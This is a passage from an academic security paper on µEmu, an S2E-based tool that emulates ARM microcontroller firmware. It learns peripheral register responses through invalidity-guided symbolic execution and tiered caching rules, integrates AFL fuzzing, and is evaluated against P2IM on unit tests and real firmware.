When the current execution state is detected invalid, the symbolic execution engine switches to another branch target and updates the matching rule and the corresponding cache entries in *KB*. If both branch targets lead to an invalid execution state, our algorithm rolls back to the parent branch and continues with unexplored targets (Section 4.4). We follow a depth-first-search (DFS) algorithm in the exploration. This is because the firmware usually enters an invalid state very soon after reading an incorrect conditional register value. With DFS, we can quickly recover and switch to the right branch. Our algorithm runs until the firmware exits (which rarely happens) or no new basic block can be observed for a quite long time.

Although *µEmu* follows the DFS algorithm to explore one valid path, it does not mean dynamic analysis can only work on this path. In fact, as discussed in Section 1, the knowledge base built in the knowledge extraction phase can be used to emulate multiple valid paths in the dynamic analysis phase. Besides, our *KB* can be dynamically enriched when the execution meets a new peripheral register or a new execution context of existing peripheral registers.

Dynamic Analysis Phase. Leveraging the *KB*, *µEmu* facilitates efficient dynamic analysis of firmware by allowing arbitrary firmware to be emulated. When a register of a custom-made peripheral is accessed, the *KB* is referred and an appropriate response value is returned and fed to the emulation. To demonstrate the application of this emulation capability in bug hunting, we incorporated AFL [45], a popular fuzzing tool, to *µEmu* (Section 4.6). In our prototype, we channeled the test-cases generated by AFL to the identified data registers to fuzz the task code. In addition, our design is not specific to AFL and any other fuzzing tools can be used as a drop-in replacement.

3.4 A Running Example

We show a running example of the proposed approach in Figure 1. On the left, we show three execution traces on a firmware image. A branch is represented by a node, which is marked with the address of the peripheral register that determines the corresponding branch targets. In the example, two branches both correspond to reading the peripheral register mapped at `0x40064006` at PC `0x1a9a`. After the knowledge extraction phase, our algorithm decides that the third trace is valid, and the corresponding *KB* should be used in the firmware analysis phase.

In what follows, we explain how the third trace is selected and how its *KB* is constructed. At the first branch, the left-side target is selected by default. The solver calculates a value




Figure 1: A Running Example of *μEmu*.

For easy representation, only caching rule T1 and T2 are mentioned. In the knowledge base, each entry includes the following information: 1: the caching rule; 2: the address of involved register; 3: the PC at which the register is accessed; 4: the hash of the context information; and 5: the cached value.

`0x30` that can lead execution to that target. This value is recorded as Entry 1 in the *KB* for trace 1 (step 1). The entry states that if the peripheral register at `0x40064006` is accessed at PC `0x1a9a` later, `0x30` should be used to decide a favorable branch target. This caching rule is encoded by the `T1` label. Along the trace 1, the symbolic execution engine finds that the execution state is invalid because it meets one of the rejecting conditions (see Section 4.3). Therefore, it switches to trace 2 (step 2). Correspondingly, Entry 1 is calculated for trace 2. At this time, the cached value is `0x0` (step 3). Using this value, the symbolic execution engine finds that the left branch target is favorable at branch 2 and should be taken (step 4). However, the execution state is proven wrong again and the execution switches to trace 3 (step 5). Since trace 3 is forked from trace 2, its *KB* is inherited. However, to reach the right target at branch 2, the symbolic execution engine finds that value `0x20` should be used, which conflicts with Entry 1. Therefore, the caching rule is upgraded to `T2`. Compared with `T1`, `T2` considers the specific execution context when a peripheral register is read, which is encoded as a hash value in the entry (step 6). As a result, two entries of type `T2` are created, one for each branch. In the dynamic analysis phase, which is shown on the right part of Figure 1, *μEmu* queries the *KB* of peripheral register access and tries to match any entries in the *KB* (and calculate the hash of execution context if necessary). This *KB* keeps *μEmu* in valid traces.

4 System Design & Implementation

We first describe the system architecture of *μEmu* (Section 4.1). Then we elaborate the design and implement of *KB* cache strategy (Section 4.2), invalid states detection (Section 4.3), invalidity-guided *KB* extraction algorithm (Section 4.4), and interrupt handling (Section 4.5). Finally, we describe how we integrated *μEmu* with AFL (Section 4.6).

4.1 *μEmu* Framework

μEmu is designed and developed based on S2E version 2.0, a QEMU-based concolic execution tool for program analysis (an architecture overview of *μEmu* in shown in Figure 2). As mentioned in Section 2.2, S2E provides tens of useful plugins and APIs for analysts to use for customized analysis. Therefore, major functions of *μEmu* were developed as plugins to S2E using the provided API.




Figure 2: Architecture of *μEmu*

Due to the aforementioned code reconstruction in S2E 2.0, the ARM support has been dropped [11]. With this release, S2E completely switched to the KVM interface to decouple the hypervisor from the core symbolic execution engine. Although the benefit of switching to the KVM interface is obvious, it sacrifices broad architecture support because not every architecture can be easily managed by the KVM interface. Particularly, ARM MCUs exhibit some specifics making them incompatible with the canonical KVM interface.

We made two contributions in adding ARM support to S2E. First, we ported the DBT for ARM to S2E CPU emulation so as to emulate ARM MCUs. This task is relatively straightforward because the upstream QEMU already supports the ARM architecture, including ARM Cortex-M series MCUs. We directly extracted the corresponding logic implemented

in QEMU that decodes the ARM instruction and further interfaced it with the TCG front-end compiler. Due to the nature of intermediate representation, the back-end of TCG was largely untouched. Then we made necessary modifications to facilitate the communication with the core S2E logic and to generate events that are used by the callback functions in the S2E plugin framework. These are essential for *µEmu* to place hooks at translation block boundaries and other interesting execution points.

The second task is to make the emulated ARM Cortex-M CPU accessible via the KVM interface. In essence, S2E provides a virtual CPU (vCPU) capable of symbolic execution, and QEMU manages the vCPU via KVM interfaces. Except for the canonical KVM interfaces (e.g., `KVM_CREATE_VCPU` to allocate a vCPU instance), ARM Cortex-M CPUs exhibit many specifics that render the implementation more challenging. We added several customized interfaces for QEMU to fully manage the ARM Cortex-M vCPU via the KVM interfaces.

We developed four custom-made plugins to implement the designed functions in *µEmu*: the `InvalidStateDetection` plugin for invalid state detection (Section 4.3), the `KnowledgeExtraction` plugin for invalidity-guided *KB* extraction and firmware emulation (Section 4.4), the `InterruptControl` plugin for interrupt injection (Section 4.5), and the `FuzzerHelper` plugin for fuzzer integration (Section 4.6). In total, we contributed more than 800 lines of C code to extend S2E with ARM Cortex-M support. The four plugins are completed with 829, 3,395, 311, and 560 lines of C++ code, respectively.

4.2 *KB* Caching Strategy

In *µEmu*, we use a tiered caching strategy aiming to capture both static and dynamic behaviors of peripherals. Specifically, four matching rules are defined and selected adaptively based on the concrete execution context to handle the diverse complexity of real-world firmware.

4.2.1 T0 – Storage Model

Strictly speaking, T0 is not a matching rule. Rather, it models the simple storage model of peripheral registers. That is, the peripheral register stores the most recent value written to it and responds to the following read operations with it, exactly as the way normal memory works. This behavior is quite common in MCUs. For example, the firmware writes control values to configuration registers, which when accessed, should respond the same value to the firmware. T0 is activated before any other caching rules, provided that there was a write operation to the register before. When T0 is proven wrong, it is upgraded to the caching rule T1.

4.2.2 T1 – PC-based Matching

This matching rule reflects the greedy nature of the proposed algorithm. It is designed to match broader peripheral accesses, thus avoiding the path explosion issue. To this end, it does not match specific execution context to maximize applicability. Specifically, the PC (`pc`) and the peripheral address (`addr`) uniquely determine the cached value. The corresponding entry in the *KB* is encoded as `T1_addr_pc_NULL_value`. For example, `T1_0x40023800_0x10000_NULL_0x00` specifies that when the firmware reads from address `0x40023800` at PC `0x10000`, the value `0x00` should be used to decide the favorable branch target. Based on our observation, many peripheral registers have a fixed value at a particular PC or even arbitrary PCs. Therefore, the T1 cache rule comprises most entries for conditional registers in the *KB* (see Table 3). For example, in the code snippet shown in Listing 1, the peripheral register at `0x40023800` should always have the 17th bit set to break the while loop. Other values are invalid and never used in the firmware. When T1 is proven wrong, it is upgraded to the caching rule T2.

```
1 while(MEMORY[0x40023800] & 0x20000)
2   if(HAL_GetTick() >= timeout)
3     return 3;
```

Code Listing 1: Code snippet of Oscillator configuration function.

4.2.3 T2 – Context-based Matching

The T1 matching rule cannot handle complex situations where the returned value of the same peripheral register should change with the execution context. In Listing 2, we show such an example.

```
1 while(huart->TxXferCount){
2   ...
3   if(UART_WaitOnFlagUntilTimeout(huart, 0x80, 0,
      tickstart, Timeout) != HAL_OK)
4     return HAL_TIMEOUT;
5   huart->Instance->DR = *pDataa++;
6 }
7 if(UART_WaitOnFlagUntilTimeout(huart, 0x40, 0,
      tickstart, Timeout) != HAL_OK)
8   return HAL_TIMEOUT;
```

Code Listing 2: Code snippet of UART transmission in STM32 MCUs.

This code transfers a byte array via the UART interface. Before putting a byte on the data register, it checks the status register regarding whether the hardware is ready (line 3). If it is ready, the status register should have a bit set as indicated by the second parameter `0x80` of the function `UART_WaitOnFlagUntilTimeout`, which simply reads the status register and compares it with the second parameter. After all the data have been sent, the firmware reads the status register again to check whether the transmission is completed (line 7). Similarly, the condition is indicated by the second parameter which is `0x40`. The code can only return true if all the checks are passed. In this example, accessing the same peripheral register (status register of UART) at same PC (in `UART_WaitOnFlagUntilTimeout()`) should yield different values, which cannot be handled by T1.

To address this issue, in addition to the current pc and peripheral register at addr, the T2 matching rule also compares the execution context when the peripheral is accessed. We calculate a hash value over the concatenation of execution context and encode it into the cache entry. The resulting entry is expressed as T2_addr_pc_contextHash_value. The execution context is defined as up to three levels of caller PCs plus current function arguments. Therefore, in the example shown in Listing 2, the second argument directly distinguishes the two invocations to UART_WaitOnFlagUntilTimeout() at line 3 and 7.

To show how the calling context differentiates the execution context, we show another example in Listing 3. This function constantly polls the current time (cur_time) and then compares it with the time obtained before (timestart) until the difference exceeds the maximum delay specified in the function parameter (timeout). On a real device, the function ticker_read() reads from the peripheral a monotonically increasing counter. To break the while loop, cur_time must be equal to or greater than timestart plus timeout.

```
1 int timestart = ticker_read();
2 do
3     cur_time = ticker_read();
4 while ( cur_time - timestart < timeout );
```

Code Listing 3: Code snippet of the wait() function.

Since the calling PCs at line 1 and 3 are different, we can easily use the T2 caching rule to distinguish the two invocations to ticker_read(). When T2 is proven wrong, it is upgraded to the caching rule T3.

4.2.4 T3 – Replay-based Matching

However, we find that there are still corner cases which T2 cannot handle. This is particularly disconcerting when the corresponding code is related to device initialization, since the device will not boot. Such an example is shown in Listing 4.

```
1 rf_read_buf(&buf, len);
2 if (strncmp((const char*)&buf, "OK\r\n", 4))
3     while (1);
```

Code Listing 4: Code snippet of RF configuration.

In this MCU, the RF function is implemented on top of the UART interface. Specifically, the data input channel of UART is used as the control channel of the RF configuration. When the RF module has been properly initialized, the same UART data channel is re-purposed for RF communication. In the code snippet, the function rf_read_buf() reads four bytes from the UART data register. The result must match the string literal "OK\r\n" to conform to the RF control protocol. The T2 caching rule cannot distinguish the four read operations to the UART data register, since their execution contexts are exactly the same. When the caching rule is upgraded to T3, instead of caching a single reading, each cache entry is associated with an array of readings. In the example, when *µEmu* finds the path to pass the strncmp check at line 2, four symbols obtained from rf_read_buf() are solved together to obtain the "OK\r\n" string literal and the results are stored in the cache entry. Therefore, the T3 caching rule is encoded as T3_addr_pc_null_{v1,v2,...}.

In the firmware dynamic analysis phase, the values in the array are replayed in order, so that the execution will follow the same flow. Therefore, it is the most specific to firmware but is able to capture arbitrary firmware behaviors.

Based on our evaluation, the T3 caching rule is rarely activated. When it is activated, most likely the corresponding register is used for receiving external data, as explained in the aforementioned example. Therefore, in the firmware dynamic analysis phase, we treat registers of type T3 as one kind of fuzzing input points, after replaying all the cached readings in the array.

4.3 Invalid Execution State Detection

As mentioned before, *µEmu* learns appropriate cache values through invalidity-guided exploration. It is based on the assumption that during normal execution, a properly programmed firmware should never run into any invalid states. If an invalid state is detected, one or more of previously cached values in the *KB* should be wrong. In this section, we define invalid states and the rationales behind them. In addition, we also detail how the InvalidStateDetection plugin identifies invalid states. If an invalid state is detected by the InvalidStateDetection plugin, it notifies the KnowledgeExtraction plugin.

Infinite Loop. Typically, if the firmware execution encounters an unrecoverable error, it will halt itself by running a simple infinite loop. If an infinite loop is detected, there should be a wrongly cached peripheral reading.

The plugin keeps records of the control flow for each execution path. If it observes repeated cycles in the control flow, a loop is detected. To further confirm an infinite loop, the plugin also makes sure that the processor registers are the same in each loop. If a register contains symbolic values, *µEmu* solves them to concrete ones and makes the comparison. *µEmu* only monitors infinite loops that occurred within the last few translation blocks. This number is denoted as BB#_INV1 and the default value is 30 based on our empirical study. BB#_INV1 cannot be too large for two reasons. First, monitoring a long control flow history is time-consuming. Second, it could mistakenly recognize the main logic of the firmware as invalid, because the main logic of the firmware is indeed implemented in an infinite main loop. Fortunately, the length of the repetend in the main loop is often much larger than that in an invalid infinite loop. Setting BB#_INV1 to 30 effectively separates them. In addition, infinite loop detection is only activated when there are at least one symbol involved in the context. The idle thread, which is typically implemented as an infinite loop in MCU OSs, never triggers a positive infinite loop detection.

Long Loop. It is also common that the firmware waits for a certain value in a peripheral register. This value indicates that the peripheral has finished certain operations. This kind of wait operation is often accompanied by a timeout mechanism, as exemplified in Listing 1. If *μEmu* does not cache a correct value for this register, there will be a long loop, taking tens of seconds to complete.

To identify a long loop, the `InvalidStateDetection` uses the same strategy to detect loops as is done in infinite loop. It also counts the number of repeated cycles. If it exceeds an adjustable value, the plugin confirms a long loop. The adjustable value is denoted as `BB#_INV2` and we set it as 2,000 by default based on our empirical study. Long loop detection is only activated when there is at least one symbol involved in the context. Therefore, Libc functions such as `memcpy` and `memset` never trigger a positive long loop detection.

Invalid Memory Access. Invalid memory regions are those not mapped in the address space. Mapped regions include ROM, RAM, system regions and external peripheral regions. All other are ummapped. If the firmware accesses an unmapped memory address, two reasons are possible. First, the firmware itself is buggy and would encounter a memory error even on the real device. We consider it unlikely to happen and we did not observe this in all the tested samples. Second, *μEmu* might learn a wrong response for the peripheral read operation. The `InvalidStateDetection` plugin will report an invalid state if this happens.

User-defined Invalid Program Points. Finally, if an analyst has obtained some prior knowledge about the firmware via static analysis or *μEmu* itself, we provide an interface allowing him to manually configure additional invalid points. This mechanism is useful since analysts have the option to fine-tune the extracted knowledge about the firmware, boosting emulation efficiency. For example, an execution point that should never be executed (e.g., failed assertion) can be explicitly specified by the analysts.

4.4 Invalidity-guided *KB* Extraction

In this section, we depict the proposed knowledge base extraction algorithm for automatic peripheral modeling.

Branch Target Selection and Switch Algorithm. The algorithm, shown in Algorithm 1 and denoted as `KB_Learn()`, is based on DFS. It takes a basic block and the current *KB* (empty for first round) as inputs, and then symbolically executes from there. The initial input to the algorithm is the entry point of the firmware, which is typically the reset handler. The output is the updated *KB* after this round of learning.

The algorithm starts from a given branch target. The firmware would then read a register of an unknown peripheral. *μEmu* assigns a symbol to it and continues execution until a branch is met. The algorithm gets the symbol responsible for the branch target and then updates the *KB* using the algorithm listed in Algorithm 2, which we explain later. The main body is a while loop to step over basic blocks. After finishing each basic block, it checks if the current execution state meets the termination conditions (explained later). If so, the algorithm returns the current *KB*. If no termination condition is met, it then checks if the current execution state is valid or not based on the conditions mentioned in Section 4.3. If the state is valid, it judges if a branch is reached. If a branch is not reached, the next basic block is selected to continue the while loop. If a branch is reached, the algorithm selects a favorable target according to the existing *KB* and sets it as the next branch target. The non-favorable target is pushed back to a stack for future exploration. Then, the algorithm gets the symbols responsible for the favorable branch target and updates the *KB*. The only condition to break the while loop is that an invalid execution state is detected in line 8. If this happens, the next branch target is popped from the stack, and the algorithm recursively executes from there.

***KB* Update Algorithm.** Next, we explain the knowledge base update algorithm shown in Algorithm 2, denoted as `KB_Update()`. It takes the current *KB* and a symbol as inputs. First, the symbolic execution engine solves a concrete value for the symbol that could lead the execution to the current branch target. The returned concrete value is used to construct

Algorithm 1: Algorithm for automatic KB extraction, denoted as KB_Learn().

```
   Input  : KB
   Input  : selected_target
   Output : KB
 1 symbol ← get_symbol();
 2 KB_Update(KB, symbol);
 3 do
 4 |   targets[] ← execute_BB(selected_target);
 5 |   if meet termination condition then
 6 |   |   return KB;
 7 |   end
 8 |   if current state is invalid then
 9 |   |   break;
10 |   end
11 |   if sizeof(targets) == 1 then
12 |   |   selected_target ← next_BB(selected_target);
13 |   else
14 |   |   selected_target ← favorable_target(targets);
15 |   |   other_target ← non_favorable_target(targets);
16 |   |   unexplored.push(other_target);
17 |   |   symbol ← get_symbol();
18 |   |   KB_Update(KB, symbol);
19 |   end
20 while true;
   // switch execution state
21 selected_target ← unexplored.pop();
22 KB_Learn(selected_target);
```

Algorithm 2: Algorithm for updating the knowledge base, denoted as KB_Update()

```
Input : KB
Input : symbol
new_entry ← solver(symbol);
if new_entry conflicts with KB then
    // upgrade caching rules
    if type(symbol) == T0 then
        type(symbol) ← T1;
    else if type(symbol) == T1 then
        type(symbol) ← T2;
    else if type(symbol) == T2 then
        type(symbol) ← T3;
    end
    replace the conflicting entry with new_entry;
else
    KB ← KB | new_entry;
end
```

a new cache entry. If the new entry does not conflict with the current *KB*, it is inserted to the *KB*. Otherwise, the caching rule of the corresponding symbol is upgraded. Specifically, T0 is upgraded to T1; T1 is upgraded to T2 and so forth.

Termination Condition. Real-world firmware typically runs in an infinite loop to respond to external events, therefore would never exit. Therefore a round of knowledge extraction could last forever. In our prototype, we monitor the lastly executed 30,000 basic blocks and make sure that no new basic blocks are reached. If this happens, this round of knowledge extraction terminates. Note the number of monitored basic blocks is an empirical value and can be adjusted by changing `BB#_Term`.

Reinforced Learning. To emulate a firmware image, *µEmu* starts execution from the entry point following `KB_Learn()`. The first round usually takes a long time since the *KB* has not been set up. As more cache entries are being built, accesses to peripheral registers lead to more cache hits. However, one-shot knowledge extraction cannot guarantee full coverage of all peripherals, especially considering that many hard-to-reach code regions are only executed when specific events happen. If we find that the current *KB* does not include cache entries for certain registers or the context hash/PC cannot be matched, *µEmu* needs to conduct another round of knowledge extraction phase to learn additional peripheral behaviors. We call it reinforced learning. In a real firmware emulation, multiple rounds are needed when new peripherals are discovered by new test-cases.

4.5 Interrupt Handling

The interrupt is important for peripheral to interact with the external world. Without interrupts, many firmware behaviors cannot be triggered.

4.5.1 Interrupt Delivery

Although QEMU has implemented a virtual interrupt controller (i.e., NVIC) for ARM Cortex-M MCUs, which could be used to dispatch and respond to interrupts, this function is largely limited to implementing system peripherals such as *SYSTICK*, because QEMU does not know when to fire interrupts for custom-made peripherals. First, to find out which interrupt is activated, the `InterruptControl` plugin checks the NVIC *Interrupt Set Enable Register* (ISER). Then, for deterministic replay of interrupt sequences, our prototype follows a similar interrupt firing strategy as P^{2}IM. The plugin delivers activated interrupts (via setting the corresponding bit of the NVIC *Interrupt Status Pending Register* (ISPR)) in a round-robin fashion at a fixed interval defined by the user. As empirical values, in our evaluation, we set the interval to be once every 2,000 basic blocks during the knowledge extraction phrase and once every 1,000 basic blocks during the analysis phase.

4.5.2 Caching Strategy for Interrupts

Using the caching strategy explained in Section 4.2, we found that the code coverage inside the interrupt handler is severely limited. It turned out our algorithm over-approximates the paths. Normally, the interrupt handler of a peripheral often executes different paths based on the values of the control register and status register. All these paths are valid from the viewpoint of our invalidity checking mechanism. Unfortunately, with the cache mechanism, only one path can be executed. An example is shown in Listing 5, in which the UART driver decides to invoke the receive or transmit function based on the value of the status register `isrflags` and control register `crlflags`. When these registers have cache entries in the *KB*, the emulated path would be fixed.

```
1 void UART_IRQHandler(UART_Handle *huart) {
2     uint32_t isrflags = READ_REG(huart->SR);
3     uint32_t crlflags = READ_REG(huart->CR1);
4     /* UART in Receiver mode */
5     if(((isrflag & USART_SR_RXNE) != RESET)
6     && ((crlflag & USART_CR1_RXNEIE) != RESET)){
7         UART_Receive_IT(huart);
8         return;
9     }
10    /* UART in Transmitter mode */
11    if(((isrflag & USART_SR_TXE) != RESET)
12     && ((crlflag & USART_CR1_TXEIE) != RESET)) {
13        UART_Transmit_IT(huart);
14        return;
15    }
16    ...
17 }
```

Code Listing 5: Code snippet of the UART interrupt handler in the STM32 HAL library.

To solve this problem, *µEmu* tries to execute different paths in an interrupt handler. Specifically, *µEmu* monitors the execution context. If the interrupt context is detected, the symbolic execution engine tries to explore all the possible paths. The readings for a peripheral register that lead to all valid execution states are collectively stored in the corresponding cache

entry. In the firmware dynamic analysis phase, the values in each entry are randomly selected. As such, paths in an interrupt handler will be randomly executed.

However, it usually takes multiple tries before triggering the intended interrupt event. We rely on an observation to increase the accuracy of interrupt event prediction. Specifically, in peripherals, the status registers are often dependent on the control registers and thus can be ignored in condition statements. Moreover, control registers are typically recognized as T0, so we can accurately infer their values by referring to the most recent written values. Therefore, *μEmu* looks for peripheral registers of type T0 at first. If it is found, *μEmu* uses the most recently written value to it to calculate the branch target, regardless of whether other registers are also involved in the condition statement. If it is not found, *μEmu* randomly selects all possible values of type T1 and T2 to drive the execution. This optimization helps *μEmu* accurately handle many common peripherals such as UART and I2C.

4.6 Fuzzer Integration

The `FuzzerHelper` plugin is used to accommodate AFL so that it can be bridged to *μEmu*. Also, it automatically finds fuzzing input points to feed data to the tested tasks.

AFL Accommodation. Although AFL already supports fuzzing binaries running QEMU, it is limited to fuzzing user-space binaries. As such, we only use AFL for test-case generation and leave the rest to `FuzzerHelper`, including the coverage instrumentation, fork sever, and crash/hang detection. This also allows us to readily replace AFL for alternative fuzzing tools with minimal re-engineering effort. We implemented the same path coverage algorithm with the AFL. Concretely, the code coverage information is collected by tracking the translation block transitions. Then, we share the bitmap of code coverage information with AFL via shared memory. For the fork sever, we consider the moment the firmware reads the first byte of test-case as the fork point. We used the existing interface `forkAndConcretize` in S2E to take a snapshot of the whole execution state when the execution reaches the fork point for the first time. We choose the default fork point as the program point at which the firmware reads a data register for the first time. Then, every time the execution finishes reading test-case or the firmware crashes/hangs, the plugin rolls back to the fork point and clones another state to continue fuzzing. For crash detection, we implemented a very basic memory error detector, which checks the memory access permissions based on regions: R+X for the whole ROM, R+W for RAM, peripherals, and system control block, and no access for the rest. We also consider `HardFault` as a crash indicator because typically it means an unrecoverable error. The timeout is set as 10 seconds for hang detection.

Data Registers Identification. In fuzz testing, it is essential to identify input channels under attackers' control. In MCUs, this corresponds to peripheral data registers. We found candidate data registers often exhibit the following characteristics, which gave us opportunities to identify them automatically. First, the T3 registers are mostly data registers. This is because the readings from them are often protocol data, as exemplified in Listing 4. Second, data registers are often read in interrupt handlers but their readings are consumed in the non-interrupt context. Third, compared with other kinds of registers, data registers are frequently accessed during execution (more than hundreds of times). If a register has one of the above characteristics, we mark it as a data register for fuzzing. As shown in Table 5, this method enables us to accurately identify data registers for real-world fuzzing.

5 Evaluation

The main evaluation questions for *μEmu* are as follows. 1) whether it is able to emulate the behaviors of different kinds of unknown peripherals correctly; 2) whether the performance is within an acceptable range for practical uses; 3) whether it enables analysis tools like fuzzers to find real-world bugs of the task code of firmware. All experiments were conducted on an 8-core/16-thread Xeon server with 48GB RAM, running a Ubuntu 18.04 OS.

5.1 Unit Tests

We conducted the same unit-test experiment as was done in P^{2}IM to ensure a head-to-head comparison. It tests how *μEmu* can handle individual peripheral functions.

5.1.1 Experimental Setup

We reused the same 66 firmware samples[1] in the P^{2}IM experiment [3]. These samples cover eight most popular MCU peripherals, three MCU chips (STM32 F103RB, NXP MK64FN1M0VLL12, and Atmel SAM3X8E), and three widely used MCU OS/system libraries (NuttX, RIOT, and Arduino). Each unit-test sample represents a unique and feasible combination of a peripheral, an OS, and an SoC. After rebooting, the firmware performs the basic peripheral operations. For each unit test, we first ran the knowledge extraction phase. During dynamic analysis, we overrode the testcases generated by AFL with the expected data extracted from the unit test to emulate data input.

5.1.2 Experiment Results

The results are summarized in Table 1. All the unit tests finished the knowledge extraction phase within one minutes with one round. It suggests the high efficiency of our knowledge extraction algorithm. Out of 66 samples, only three unit tests failed, suggesting a passing rate of 95%, which is higher than the result in P^{2}IM (79%).

Failed Tests in P^{2}IM. A major reason for failed tests in P^{2}IM is register mis-categorization. When the register is treated as another type, the resulting response is very likely to be

[1] The original P^{2}IM paper claimed 70 valid samples while 4 of them can never pass the unit test. P^{2}IM authors have acknowledged this mistake in errata: https://github.com/RiS3-Lab/p2im-unit_tests#errata.

Table 1: Unit tests results without human intervention

Peripheral	Functional Operations	F103/Arduino	F103/RIOT	F103/NUTTX	K64F/RIOT	SAM3/Arduino	SAM3/RIOT
ADC	Read an analog-to-digital conversion	Pass	N/A	Pass	Pass	Pass	Pass
DAC	Write a value for digital-to-analog conversion	N/A	N/A	N/A	N/A	Pass	Pass
GPIO	Execute callback after pin interrupt	Pass	Pass	Pass	Pass	Pass	Pass
	Read status of a pin	Pass	Pass	Pass	Pass	Pass	Pass
	Set/Clear a pin	Pass	Pass	Pass	Pass	Pass	Pass
PWM	Configure PWM as an autonomous peripheral	Pass	N/A	Pass	Pass	Pass	Pass
I2C	Read a byte from a slave	Pass	N/A*	**Fail**	**Fail**	Pass	N/A
	Write a byte to a slave	Pass	N/A*	N/A*	**Fail**	Pass	N/A
UART	Receive a byte	Pass	Pass	Pass	Pass	Pass	Pass
	Transmit a byte	Pass	Pass	Pass	Pass	Pass	Pass
SPI	Receive a byte	Pass	Pass	Pass	Pass	Pass	Pass
	Transmit a byte	Pass	Pass	N/A*	Pass	Pass	Pass
Timer	Execute callback after interrupt	N/A	Pass	N/A	Pass	N/A	Pass
	Read counter value	N/A	Pass	N/A	Pass	N/A	Pass

Note: 1. There are 18 unavailable entries (marked with "N/A") because these combinations of MCU Soc and OS/libraries are not correctly supported by real devices. The original P^{2}IM paper marked 14 of them. There are 4 additional ones (marked with "*") after we confirmed with the P^{2}IM authors.
2. Since unit test-cases are simple, we set BB#_INV1 as 15, BB#_INV2 as 500 and BB#_Termination as 10,000 for all unit test samples.

wrong. We attribute failed tests to several reasons, including mis-categorization (MC), invalid assumption (IA) and limited exploration (LE), which are explained in Section 5.3.

Failed Tests in *μEmu*. Invalidity checking plays an important role in *μEmu*. If an unexpected path is not recognized as invalid, *μEmu* may lead the emulation to it. The failed tests were all caused by this issue. In Listing 6, we show such an example in which the firmware reads a byte via the I2C bus. It first checks the status register. If an error condition is detected in line 3, the function returns an error. Otherwise, the normal function is performed.

```
1 int i2c_read_bytes(...){
2     I2C_TypeDef *i2c_dev = i2c_config[dev].dev;
3     if ((i2c_dev->SR & 6) == 2)
4         return Error;
5     ...
6     data = i2c_dev->DR;
7 }
```

Code Listing 6: Code snippet in which *μEmu* fails to extract correct information.

In this example, the error returned in line 5 is not handled. As a result, regardless of the path being executed in the function, the execution error cannot be detected by the proposed invalidity checking mechanism. In our evaluation, 3 out of 66 test-cases have this issue. We argue that this problem is mainly due to not following the best practice in programming. In particular, well implemented firmware should detect the error code and handle it immediately. This problem can also be mitigated by invoking the provided interface to specify invalid program points. In this example, line 4 should be avoided. Therefore, the analyst can configure the address of line 4 as an invalid program point, so that the `InvalidStateDetection` plugin is able to detect it (Section 4.3) when line 4 is executed. After adding one additional invalid point to each failed sample, *μEmu* achieved a 100% passing rate.

5.2 Fuzzing with *μEmu*

5.2.1 Experimental Setup

To comprehensively evaluate our work, we obtained the ten firmware samples used in P^{2}IM [3], two used in HALucinator [1], two used in Pretender [4], and one used in the paper WYCINWYC [35]. In addition, we collected six extra firmware samples running on real-world commercial devices. The source and a brief description for each extra firmware sample can be found in Appendix B. In total, our sample set includes 21 real-world firmware images. In general, these samples collectively cover more than ten MCU models from top MCU vendors such as Atmel, NXP, Maxim, and STM by revenue [13]. Each of them includes a diverse set of peripherals, including UART, CAN, Radio, USB, etc. and popular OSs/libraries such as FreeRTOS, RIOT, and Arduino. All on-chip peripherals used by each firmware is listed in Table 4.

In the experiment, 15 samples were tested under the default configuration without any manual inputs during KB extraction. For the remaining 6 samples, only one user-defined invalid program point (see Column 5 in Table 5) needs to be added for each to enhance the invalidity checking. During fuzzing, three samples need analysts to manually specify one additional data register that was missed during *KB* extraction (i.e., bracketed registers in the last column in Table 5), while others directly used the automatically identified data registers. The detailed information about the configuration for each tested sample can be found in Table 5 of Appendix C.

As a comparison, we used P^{2}IM to conduct experiments on the same set of firmware samples. To ensure a fair comparison, we strictly followed the instructions on P^{2}IM GitHub repo [2] and communicated with the authors when something uncertain was encountered. We performed the following manual works when using P^{2}IM. First, for each sample, we modified the source code to explicitly invoke the function `startForkserver` for AFL fuzzing integration[2]. Second, we

[2] https://github.com/RiS3-Lab/p2im/blob/master/docs/prep_fw

Table 2: Results of knowledge extraction and fuzzing with *μEmu*

Refs	Firmware	Knowledge Extraction Performance						Coverage Improvement*				Fuzzing	
				w/Cache Round #1		w/o Cache Round #1							
		Round #	Total Time(s)	Path Coverage	Time(s)	Path Coverage	Time(s)	QEMU	w/*μEmu*	Improv. Rate	w/P²IM	Crashes True/False	Hangs True/False
P2IM [21]	CNC	2	49s	4/689	18s	605/3080	2h*	2.68%	67.96%	24.96x	Y(66.50%)	0/0	0/0
	Console	1	5s	2/147	5s	28/250	31s	2.19%	35.90%	16.42x	Y(46.30%)	0/0	0/0
	Drone	1	593s	2/412	593s	167/2080	2h*	8.40%	89.74%	10.69x	Y(74.75%)	0/0	0/0
